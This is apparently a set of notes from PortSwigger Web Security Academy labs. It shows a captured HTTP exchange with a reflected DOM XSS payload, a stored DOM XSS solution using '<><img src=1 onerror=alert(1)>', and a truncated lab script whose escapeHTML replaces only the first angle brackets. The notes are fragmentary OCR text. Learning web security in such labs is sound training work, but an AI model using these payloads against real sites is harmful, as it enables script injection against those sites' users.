GET /search-results?search=z3nsh3ll\"-alert()}// HTTP/1.1
Host:
0a86004d04005bf2c06cdf8b00dc00bb.web-security-academy.net
Cookie: session=smc1lbayt38ydGUoJnQmqSM5svCFLn9E
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/110.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://0a86004d04005bf2c06cdf8b00dc00bb.web-security-acad
emy.net/?search=z3nsh3ll
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 52

{
  "results":[
  ],
  "searchTerm":"z3nsh3ll\\"-alert()
}//"}
```


Inspector	
Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	1
Request headers	14
Response headers	4

Stored DOM XSS

This lab demonstrates a stored DOM vulnerability in the blog comment functionality. To solve this lab, exploit this vulnerability to call the `alert()` function.

1. Insert the script
   `<><img src=1 onerror=alert(1)>`

Explanation:
This the the vulnerability



Status	Method	Domain	File	Initiator	Type	S…
200	GET	0a6c000…	post?postId=1	document	html	7…
200	GET	0a6c000…	academyLabHeader.css	stylesheet	css	5…

12 requests   127.71 kB / 73.06 kB transferred   Finish: 1.82 s   DOMContentLoaded: 1.18 s   load: 1.76 s

Response Payload

```
function loadComments(postCommentPath) {
    let xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            let comments = JSON.parse(this.responseText);
            displayComments(comments);
        }
    };
    xhr.open("GET", postCommentPath + window.location.search);
    xhr.send();

    function escapeHTML(html) {
        return html.replace('<', '&lt;').replace('>', '&gt;');
    }

    function displayComments(comments) {
        let userComments = document.getElementById("user-comments");

        for (let i = 0; i < comments.length; ++i)
        {
```